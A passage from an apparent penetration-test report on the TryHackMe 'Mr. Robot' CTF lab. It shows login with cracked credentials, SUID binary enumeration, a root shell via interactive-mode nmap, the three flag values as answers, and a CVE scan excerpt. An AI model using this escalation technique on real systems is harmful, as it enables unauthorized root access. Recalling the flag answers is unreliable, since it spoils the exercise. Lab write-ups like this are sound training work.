
Using the cracked credentials, access to the user 'robot' was obtained. The second flag was then retrieved from the user's directory.



```
$ su robot
Password: abcdefghijklmnopqrstuvwxyz
whoami
robot
pwd
/home/robot
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```


10. Step 10 – Privilege Escalation via SUID Misconfiguration

Local enumeration identified a SUID-enabled binary. The following binary was identified as exploitable: /usr/local/bin/nmap.



```
find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```


Because this version of nmap supported interactive mode, it was possible to obtain a root shell **(VULN-005)**. This resulted in root-level access to the target system. The third flag was then retrieved from the root context.



```
nmap
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
root
nmap> ls /root
firstboot_done
key-3-of-3.txt
nmap> cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
nmap> 
```

11. Conclusion: Full System Compromise

All three flags were captured and root-level access was achieved.



Answer the questions below

What is key 1?

073403c8a58a1f80d943455fb30724b9

What is key 2?

822c73956184f694993bede3eb39f959


What is key 3?

04787ddef27c3dee1ee161b21670b4e4

IV. Schedule A – Vulnerability Scan Results

Tool: Sroq (https://github.com/saaryachin/sroq.git)
Target: TryHackMe Room: Mr. Robot CTF, IP: 10.114.134.55 (IP may change in the report due to different sessions)
Penetration tester: Saar Yachin
Date: March 18, 2026


Sroq output excerpts:



Scan results table excerpt:

sroq_2026-03-18_11-28-13.xlsx

Detailed JSON excerpt:



C: > Users > COPYLAWYER_PC1 > Documents > Studies > Negev Talent > PT_Reports > MrRobot > Sroq_Re

```
{
  "timestamp": "2026-03-18_11-28-13",
  "networks": [
    {
      "name": "Mr. Robot",
      "cidr": "10.114.134.55",
      "hosts": [
        {
          "ip": "10.114.134.55",
          "open_ports": [
            22,
            80,
            443
          ],
          "vulners": {
            "unique_cve_count": 14,
            "severity": {
              "critical": 1,
              "high": 4,
              "medium": 6,
              "low": 3,
              "unknown": 0
            },
            "max_cvss": 9.8,
            "cves": [
              {
                "id": "CVE-2023-38408",
                "cvss": 9.8
              },
              {
                "id": "CVE-2020-15778",
                "cvss": 7.8
              }
```

The full scan results can be sent as an Excel file or in CSV or JSON format.